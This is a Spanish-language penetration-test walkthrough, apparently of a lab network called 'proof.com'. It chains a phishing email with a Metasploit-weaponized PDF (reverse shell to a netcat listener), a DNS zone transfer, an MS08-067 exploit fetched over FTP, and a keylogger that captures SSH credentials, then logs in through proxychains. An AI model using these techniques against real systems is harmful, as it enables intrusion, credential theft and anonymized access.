Vamos a ver un poco más en detalle el mail, si abrimos el mensaje, pinchamos en la flecha que hay a la derecha de Responder y le damos a Mostrar Original veremos las cabeceras:


Delivered-To: [redacted]@gmail.com
Received: by 10.223.[redacted] with SMTP id j15cs503378faq;
Wed, 14 Oct 2009 13:51:12 -0700 (PDT)
Received: by 10.86.[redacted] with SMTP id n9mr78926fgh.70.1255553472164;
Wed, 14 Oct 2009 13:51:12 -0700 (PDT)
Return-Path: <user@proof.com>
Received: from mail.proof.com (228.205.[redacted]) [87.218.[redacted]]
by mx.google.com with ESMTMP id 4si266411fgg.18.2009.10.14.13.50.41;
Wed, 14 Oct 2009 13:51:12 -0700 (PDT)
Received-SPF: fail (google.com: domain of user@proof.com does not designate 87.218.[redacted] as permitted sender) client-ip=87.218.[redacted]
Authentication-Results: mx.google.com; spf=hardfail (google.com: domain of user@proof.com does not designate 87.218.[redacted] smtp.mail=user@proof.com
Received: from [172.16.100.12] (unknown [172.16.100.12])
by mail (Postfix) with ESMTMP id 9305F80AC
for <adonis28850@gmail.com>; Tue, 13 Oct 2009 18:24:39 -0400 (EDT)

Por razones de espacio no se ha puesto toda la cabecera, pero si lo más importante, entre lo que destacamos:

- El mail proviene del usuario: user@proof.com
- El Servidor de correo se identifica como: mail.proof.com
- **IMPORTANTE!**
 - **La IP del cliente en la LAN es: 172.16.100.12**
- El Servidor de correo usa Postfix.
- No está debidamente configurado para que los principales servidores de correo lo acepten como correo legítimo y no Spam (Vease el fallo en el SPF, aunque para nosotros esto no es de mucha utilidad)

Como vemos, con un simple correo, vamos sacando información, ya sabemos la Ip de uno de los clientes de la LAN interna, la cosa va tomando forma...

Pero...a lo mejor hay más!, vamos a echarle un ojo a ese PDF y ver que hay en las sombras...



Data relating to dates

Created on: 21-OCT-2009 17:54:24
 Modified on: -- ::
 Printed on: -- ::

Generic metadata extracted

Application: Adobe Acrobat Professional 8.1.1
 Times edited: 0
 Editing time: 0 seg.

Users founded

user

Y esto que es lo que es!?!? Bueeeeeeno, nuestros amigos de Informática64 se preocupan mucho de un tema que a priori puede parecer aburrido, pero que luego mira lo que pasa... METADATOS!

No me voy a poner a explicar ahora lo que son, pero así rápidamente y a pelo, los metadatos son datos sobre los propios datos, osea, información que se usa para describir la información en sí, y que siempre suele estar en las sombras para aparecer cuando más los necesitamos!

En este caso nuestros amigos nos proporcionan una maravillosa herramienta, la FOCA, yo la he usado en su versión online, pero está la versión de Escritorio bastante más potente y de descarga gratuita en su web.

Al grano, que nos ha soplado?¿:

- El usuario que creo el PDF (*user*), esto ya lo sabíamos
- IMPORTANTE
 - El Software usado: Adobe Acrobat Professional 8.1.1

Porque es esto último importante?, pues porque son conocidos los graves fallos de seguridad que tiene este software debido a la ligereza con que se toman el tema de la Seguridad, así que con una simple búsqueda encontramos bastantes bugs en esta versión, y sus correspondientes exploits...


Quién nos iba a decir que con un simple mail íbamos a divertirnos tanto!!! :D

Bueno, pues ahora, basándonos en el bug que encontramos y siguiendo la información que se nos brinda vamos a intentar explotarlo:

<http://osvdb.org/41495>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-5659>

Para ayudarnos de esto, vamos a ayudarnos de una herramienta **fundamental**, Metasploit:




Generamos el PDF especialmente manipulado, que se conectará a nosotros (reverse_shell), en la Ip que le especifiquemos (LHOST), en el puerto indicado (LPORT).

Porque elegimos que se conecte a nosotros? Fácil, porque como explicamos antes, si el Firewall está debidamente configurado, solo se permitirán conexiones salientes desde la LAN interna, y no entrantes (a no ser que haya sido establecida una conexión previa desde el exterior), por lo que debemos de amoldarnos a la situación.

El siguiente paso será, con ayuda de netcat, ponernos a escuchar en el puerto que le indicamos al generador del exploit:

```
# nc -l -p 5555
```

Finalmente mandaremos un mail en el mismo tono que el anterior, indicándole que le adjuntamos un PDF con algunas notas que hemos tomado y que nos gustaría que viese, adjuntamos el PDF, cruzamos los dedos y...



```
antonio@hack4free: ~
Archivo Editar Ver Terminal Ayuda

antonio@hack4free:~$ sudo nc -l -p 5555
[sudo] password for antonio:
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrador\Escritorio>
```


Estamos dentro baby!!!!

Es más, no tenemos ni que molestarnos en escalar privilegios, porque como se ve en la imagen, somos Administrador! (mala costumbre la de trabajar como Administrador/Root cuando no es necesario, o quizás sea buena...para nosotros!)

[0x03] Hasta la cocina!

Que hacemos ahora?¿ pues a echarle imaginación, porque una vez que estamos dentro, las posibilidades se multiplican, yo voy a seguir un camino, pero seguro que a cada uno se le hubiese ocurrida una cosa diferente.

Bueno, ya que estamos dentro, y ya que desde fuera se nos permitían trasferencias de zona, porque no pensar que desde dentro esto también será posible, es más, con un poco de suerte esta consulta nos devolverá TODOS los Pcs de la LAN interna, de forma que nos evitamos tener que buscarlos de otra manera, así que vamos a ello, en este caso, bajo windows usaremos la herramienta nslookup:




```
antonio@hack4free: ~
Archivo Editar Ver Terminal Ayuda
C:\Documents and Settings\Administrador\Escritorio>nslookup
nslookup
Servidor predeterminado: ns1.proof.com
Address: 172.16.100.10

> ls proof.com
```

Como vemos, el DNS visto desde la LAN está en la dirección 172.16.100.10 (que coincide con el tipo de dirección que nos escupió la FOCA sobre el PC donde se había creado el PDF que nos mandaron por mail).

Con el comando ls pasándole como único argumento se realizará la trasferencia de zona, que es exitosa y nos devuelve un chorro de datos, que por claridad nos lo guardamos en un archivo y los analizamos tranquilamente offline, obteniendo los siguientes resultados:



```
proof.com. 604800 IN SOA ns1.proof.com. root.proof.com.pr
oof.com. 2009101301 604800 86400 2419200 604800
proof.com. 604800 IN NS ns1.proof.com.
proof.com. 604800 IN MX 10 mail.proof.com.
proof.com. 604800 IN A 172.16.72.136
proof.com. 604800 IN A 172.16.100.10
bbdd.proof.com. 604800 IN A 172.16.100.12
mail.proof.com. 604800 IN A 172.16.72.136
ns1.proof.com. 604800 IN A 172.16.72.136
pc1.proof.com. 604800 IN A 172.16.100.11
server.proof.com. 604800 IN A 172.16.100.10
www.proof.com. 604800 IN A 172.16.72.136
proof.com. 604800 IN SOA ns1.proof.com. root.proof.com.pr
oof.com. 2009101301 604800 86400 2419200 604800
;; Query time: 73 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed Oct 21 23:01:33 2009
;; XFR size: 12 records (messages 1, bytes 301)
```

Wow!!

Esto es una mina. Sin necesidad de hacer ningún ruido en la red, hemos obtenido información precisa de todos los Pcs conectados a ella:

- Servidor DNS → ns1.proof.com 172.16.100.10
- Servidor de correo → mail.proof.com 172.16.100.10
- Servidor Web → www.proof.com 172.16.100.10
- Pc1 → pc1.proof.com 172.16.100.11
- Servidor BBDD → bbdd.proof.com 172.16.100.12

Estas son las IP's vistas desde dentro.

El PC1 ya ha caído, el siguiente paso lógico es saltar al Servidor de BBDD, que se encuentra en la LAN junto a nosotros, y finalmente al Server de la DMZ.

En una Lan, los PC's suelen usar el protocolo SMB para compartir archivos, hace no mucho salió una vulnerabilidad que afecta a este protocolo.


La vulnerabilidad permite la ejecución remota de código si un usuario recibe una solicitud RPC especialmente diseñada en un sistema afectado. En los sistemas Microsoft Windows 2000, Windows XP y Windows Server 2003, un atacante podría aprovechar esta vulnerabilidad sin autenticación para ejecutar código arbitrario.

Para más información buscar: MS08-067

La política de los administradores en cuanto a las actualizaciones de seguridad suele ser bastante relajada dentro de la LAN, ya que suelen centrarse más en la DMZ y los Servicios que se prestan de cara al exterior.

Como actuaremos?, vamos a subir un exploit a PC1 para ver si ciertamente los PC's de la LAN son vulnerables (en nuestro caso bbdd.proof.com), de los muchos que hay yo he elegido uno en python, por lo que también usaremos un interprete portable de este lenguaje.

Para introducir todo esto, nos valdremos del cliente FTP que por defecto que hay en windows, de forma que subiremos a un FTP anónimo ambos archivos, y nos conectaremos desde la shell que poseemos:



```
antonio@hack4free: ~/Escritorio
Archivo Editar Ver Terminal Ayuda
antonio@hack4free:~/Escritorio$ sudo nc -l -p 5555
Microsoft Windows XP [Versi0n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\Documents and Settings\Administrador\Escritorio>ftp elhacker.net
ftp elhacker.net
Usuario (elhacker.net:(none)): 
331 Password required for 
Contraseña
230 Bienvenido , al servidor ftp de el-brujo
ftp> cd kamsky
250 CWD command successful
ftp> get MS08-067
200 PORT command successful
150 Opening ASCII mode data connection for MS08-067 <1689 bytes>
226 Transfer complete
```

De forma similar nos bajaremos el intérprete portable de python, y una vez que tengamos ambos, bastará con correrlo con los argumentos necesarios:

```
> pyth_port.exe MS08-067 172.16.100.11 4445
```

El exploit que hemos ejecutado, si termina de forma exitosa, deja una shell en el puerto 4444 del Pc Víctima, nótese que ahora no hace falta una reverse shell, ya que estamos en la LAN y no suele haber filtros de tráfico.

Vamos a ver si ha habido suerte...



```
antonio@hack4free: ~/Escritorio
Archivo Editar Ver Terminal Solapas Ayuda
antonio@hack4free: ~/Escr... x antonio@hack4free: /opt/M... x antonio@hack4free: /opt/M... x
C:\Documents and Settings\Administrador\Escritorio>telnet 172.16.100.11 4444
Microsoft Windows XP [Versi3n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>dir
dir
El volumen de la unidad C no tiene etiqueta.

El nfmnero de serie del volumen es: F436-A1D2

Directorio de C:\WINDOWS\system32

22/10/2009  18:33    <DIR>        .
22/10/2009  18:33    <DIR>        ..
21/10/2009  21:09                1.279 $winnt$.inf
21/10/2009  22:37    <DIR>        1025
```

Siiiiiiiiiiiiiiiiiiiiiii! :D

Hemos entrado en el otro Pc de la LAN, por lo que tenemos acceso ilimitado a los 2 PC's de la Lan, esto significa que tenemos todos los datos de la BBDD que est3n usando, que podemos llevar a cabo ataques t3picos de un entorno LAN para capturar tr3fico (Arp Poisoning, MiM, etc...), y todo lo que nuestra imaginaci3n nos deje!

[0x04] Poniendo la guinda

Pero aunque hemos hechos grandes avances, falta la guinda del pastel... el acceso al Servidor que se encuentra en la DMZ.

Ya vimos al principio, que cuando analizamos el Servidor, parecía que este estaba correctamente actualizado, y que por ahí no parecía que hubiese modo de entrar, así que, que más podríamos hacer?¿?¿

Pensemos, el Servidor Web accede al Servidor de BBDD que se encuentra en un Pc que está bajo nuestro control. También sabemos que se están haciendo labores de mantenimiento en la BBDD (optimización, cambio de Gestor de BBDD, etc...), por lo que es MUY lógico pensar que el administrador trabajará directamente en ese Pc, y se conectará desde ahí al Servidor de la DMZ para hacer pruebas.


Una opción sería intentar hacer un MiM como dijimos, para capturar el tráfico que pase desde bdd.proof.com hacia fuera y así intentar capturar las credenciales, pero seguramente el Servidor SSH usará una versión mayor que la 2, por lo que todo ira encriptado y sin posibilidad de romperlo. Podríamos intentar un ataque de Downgrade con ayuda de Ettercap, pero quizás el Server no permita versiones menores, y aunque si que se permitiera, deberíamos de instalar Ettercap en un entorno Windows, cosa que no es trivial, ya que necesitaríamos también Cygwin y tal...

Pero... que tal si instalamos un keylogger?¿ no hace apenas ruido, es fácil de instalar y de controlar, y no tenemos el problema de la información encriptada, ya que el keylogger la registra antes de que se cifre.

Vamos a ello pues!

El modus operandi será similar al seguido para subir el intérprete de Python y el exploit, nos conectaremos desde bdd.proof.com a un FTP, donde guardaremos un autoinstalable del keylogger, y a correr...

Dejaremos que el keylogger haga su trabajo, y nos conectaremos una vez haya pasado un tiempo para ver si ha habido suerte, para que sea más cómodo, con la ayuda del cliente Ftp, subimos el log generado al Ftp, y nos lo descargamos en nuestro Pc para verlo tranquilamente, y...



```
log.file =+ (~/Escritorio/lkl) - VIM
Archivo  Editar  Ver  Terminal  Solapas  Ayuda
antonio@hack4fre... x antonio@hack4fre... x log.file =+ (~/Escr... x antonio@hack4fre... x
2 Fri Oct 23 00:38:28 2009
3 <Ctrl><Shift>T<Ctrl><Shift>TDIR<Ret>\n
4 FTP FTP:<Shift>//www.cc.uah.esKP4KP4KP.<Del><Del><Del><Del><Del><Del>KP1<Ret>
>
5 Fri Oct 23 00:39:11 2009
6 anon<Ret>
7 Fri Oct 23 00:39:15 2009
8 anon<Ret>
9 Fri Oct 23 00:39:18 2009
10 <Ret>
11 Fri Oct 23 00:39:19 2009
12 quit<Ret>
13 Fri Oct 23 00:39:26 2009
14 ssh <Del>h 1<Del><Del><Del><Del><Del><Del><Del><Del><Del><Del><Del><Del>172.
<Del><Del><Del><Ctrl>raddKP1<Ret>
15 Fri Oct 23 00:40:53 2009
16 xpl<Shift>%3179<Ret>
17 Fri Oct 23 00:40:57 2009
18 <Ctrl>rssh<Ctrl>cssh 187<Del><Del><Del><Del> 172.16.100.10 -l user <Ret>
19 Fri Oct 23 00:42:41 2009
20 user<Ret>
21 Fri Oct 23 00:43:02 2009
22 man <Del><Del><Del><Del><Del>sssh -hh<Ret>
22,16 20%
```

Hubo suerte!! podemos comprobar como el Administrador se conecta mediante SSH al Servidor (172.16.100.10) , usando como usuario *user*, y como pass *user* también (muy original).

Si hacemos un poco de memoria, que usuario nos dijo la FOCA que había creado el PDF que nos mandaron en el correo?¿ precisamente este!, así que todo cuadra.

Ahora ya sólo queda probar que estamos en lo cierto, así que nos conectamos al Servidor mediante SSH usando los datos que tenemos, pero ahora ya lo haremos desde fuera, ya que como vimos al hacer el escaneo, el puerto SSH está activo como servicio hacia el exterior, eso sí, actuaremos exactamente igual que cuando usamos Nmap, es decir, con ayuda de ProxyChains y TorTunnel para que nuestro acceso sea lo más anónimo posible:

```
antonio@hack4free:~$ proxychains ssh user@172.16.72.136
ProxyChains-2.1 (http://proxychains.sf.net)
The authenticity of host '172.16.72.136 (172.16.72.136)' can't be established.
RSA key fingerprint is c8:65:6c:ac:f3:4f:9a:8e:d8:b5:7e:e3:5b:3c:7d:aa.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.72.136' (RSA) to the list of known hosts.
user@172.16.72.136's password:
Linux ubuntu804server 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
Last login: Thu Oct 22 21:03:46 2009
user@ubuntu804server:~$ echo -e "\nLo ConSegUim0s! kamsky - elhacker.net\n"
Lo ConSegUim0s! kamsky - elhacker.net
user@ubuntu804server:~$
```


[0x05] Y ahora?¿

Esa es la pregunta, ahora que? Tenemos el control TOTAL de TODOS los PC's de la Lan así como del Servidor, estamos en plena disposición de ponernos a capturar datos personales, usuarios, contraseñas, defacear la Web, etc....

Así que entre tantas opciones, que elegir?, mi opción es esta:

Mail To: admin@proof.com

